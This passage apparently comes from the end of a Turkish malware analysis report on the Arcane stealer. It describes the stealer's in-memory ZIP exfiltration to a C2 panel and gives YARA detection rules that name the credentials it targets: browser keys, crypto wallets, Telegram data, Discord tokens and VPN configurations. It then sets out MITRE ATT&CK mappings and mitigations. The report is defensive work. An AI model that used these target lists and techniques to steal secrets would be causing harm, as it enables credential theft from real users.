
Şekil 53- Veri Sızdırma

Up modülü, bellek içinde **ZIP** haline getirilen tüm verileri **HTTP** ile zararlı yazılımın ilgili C2 paneline topladığı verileri göndermektedir. Gönderime **bilgisayar adı** ve **public IP** gibi tanımlayıcı bilgiler **HTML** mesaj olarak eklenir. Arşiv tek parça yüklenmektedir. İşlem, diske dosya yazmadan **.NET HttpClient** üzerinden gerçekleştirilmektedir.



Şekil 54- Verilerin Sunucuya Gönderilmesi

Hazırlanan mesaj yapısı, web tabanlı panellerle uyumlu **HTML** formatındadır. Veri iletimi uygulama seviyesinde ek bir şifreleme içermese de hedef adres **HTTPS** ise aktarım **TLS** ile korunmaktadır. Network çıktısı, trafiğin **TCP/443** üzerinden **TLS** ile şifrelenmiş bir **HTTPS** oturumu olduğunu göstermektedir.



Şekil 55- Panel Login Sayfası

Arcane Panel sayfası kullanıcı adı ve parola giriş alanları, görsel ikonlar ve animasyonlu bir kutu içermektedir. Kullanıcı tercihleri **localStorage**'da saklanır. Form gönderimi **POST** ile **/login** adresine yapılır ve **Cloudflare Turnstile** ile bot koruması sağlanmaktadır. Kullanıcı adı veya şifre yanlış girildiğinde sayfa, kullanıcıyı +18 içerikli pornografik bir siteye yönlendirmektedir.

YARA Kuralı

```
import "pe"

rule Arcane_Seliware_NSIS_Loader : loader nsis {

    meta:

        description = "Detects Arcane Seliware NSIS Loader"

        author = "Yavuzhan Ozgen"

        date = "2026-07-21"

        family = "Arcane"

        stage = "Loader"

    strings:

        $nsis1 = "Nullsoft.NSIS.exehead" ascii

        $nsis2 = "Nullsoft Install System" ascii

        $nsis3 = "NSIS Error" ascii

        $tmp = "~nsu.tmp" ascii

        $rename = "[Rename]" ascii

        $quick = "\\Microsoft\\Internet Explorer\\Quick Launch" ascii

        $api1 = "CopyFileW" ascii

        $api2 = "RegOpenKeyExW" ascii

        $api3 = "CreateProcessW" ascii

        $api4 = "RemoveDirectoryW" ascii

    condition:

        pe.machine == pe.MACHINE_I386 and 2 of ($nsis*) and all of ($api*) }
```

```
rule Arcane_Stage2_Batch_Dropper : batch{

    meta:

        description = "Detects Arcane Stage-2 Batch Dropper"

        author = "Yavuzhan Ozgen"

        date = "2026-07-21"

        family = "Arcane"

    strings:

        $a = "Set Lips=b" ascii

        $b = "Set Cialis=C" ascii

        $c = "Set Attendance=T" ascii

        $d = "Set Interaction=s" ascii

        $e = "Set Counted=3" ascii

        $f = "Set /p =\"MZ\"" ascii

        $g = "start /wait extrac32" ascii nocase

        $h = "copy /b /y" ascii nocase

        $i = "waitfor" ascii nocase

        $j = "findstr" ascii nocase

        $k = "Cruises.mp4" ascii nocase

        $l = "Retailer" ascii

    condition:

        filesize < 20KB and

        7 of them

}
```

```

import "pe"

rule ArcaneStealer_FinalPayload : stealer arcane{

  meta:

    description = "Detects ArcaneStealer Final Payload"

    author = "Yavuzhan Ozgen"

    family = "ArcaneStealer"

    version = "1.1"

  strings:

    $builder1 = {

      41 72 63 61 6E 65 20 53 74 65 61 6C 65 72 20

      32 2E 31

    }

    $builder2 = {

      43 6F 64 65 64 20 62 79 20 40 46 79 64 43 72 75 70 74

    }

    $chrome_key = {

      47 6F 6F 67 6C 65 20 43 68 72 6F 6D 65 4B 65 79 31

    }

    $chromekey_storage = {

      4D 69 63 72 6F 73 6F 66 74 20 53 6F 66 74 77 61 72 65

      20 4B 65 79 20 53 74 6F 72 61 67 65 20 50 72 6F 76 69 64

      65 72

    }

    $metamask = "MetaMask Wallet" ascii wide

    $trustwallet = "TrustWallet" ascii wide

    $rabby = "Rabby Wallet" ascii wide

    $telegram = "Telegram Desktop\\tdata" ascii wide

```

```
$discord = "Application\\Discord\\Tokens_" ascii wide
```

```
$nordvpn = "Application\\VPN\\NordVPN" ascii wide
```

```
$gdrive = "https://accounts.google.com/oauth/multilogin?source=com.google.Drive" ascii
```

```
$info = "Information.txt" ascii wide
```

```
$device = "device_info" ascii wide
```

```
condition:
```

```
uint16(0) == 0x5A4D and
```

```
(
```

```
2 of ($builder*) or
```

```
3 of them
```

```
)
```


```
}
```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C
Data from Local System (T1005)	Windows Management Instrumentation (T1047)	DLL Side-Loading (T1574.002)	Exploitation for Privilege Escalation (T1068)	Disable or Modify Tools (T1562.001)	Input Capture (T1056)	Ingress Tool Transfer (T1105)
	Native API (T1106)	Valid Accounts (T1078)	DLL Side-Loading (T1574.002)	Deobfuscate/De code Files or Information (T1140)	Credentials from Web Browsers (T1555.003)	Encrypted Channel (T1573)
	Command and Scripting Interpreter (T1059)		Valid Accounts (T1078)	Obfuscated Files or Information (T1027)	Credentials from Password Stores (T1555)	Remote Access Software (T1219)
			Access Token Manipulation (T1134)	Masquerading (T1036)	Steal Web Session Cookie (T1539)	Non-Application Layer Protocol (T1095)
			Process Injection (T1055)			Application Layer Protocol (T1071)

Çözüm Önerileri

1. Windows Defender SmartScreen, Defender Antivirus ve diğer güvenlik bileşenleri devre dışı bırakılmamalı.
2. Çok Faktörlü Kimlik Doğrulama (MFA) tüm kritik sistemlerde etkinleştirilmeli.
3. Sistemlerde güncel antivirüs imzaları ve güvenlik yamaları uygulanmalı.
4. Kullanıcıların tarayıcılarda parola, kredi kartı ve oturum çerezlerini saklamaları engellenmeli.
5. PowerShell, CMD ve LOLBin aktiviteleri davranışsal olarak izlenmeli ve şüpheli süreçler otomatik olarak engellenmelidir.
6. YouTube, Discord ve benzeri platformlardan indirilen doğrulanmamış cheat, crack ve loader yazılımlarının çalıştırılmaması konusunda kullanıcı farkındalığı artırılmalıdır.



HAZIRLAYAN

Yavuzhan Özgen

[linkedin](#)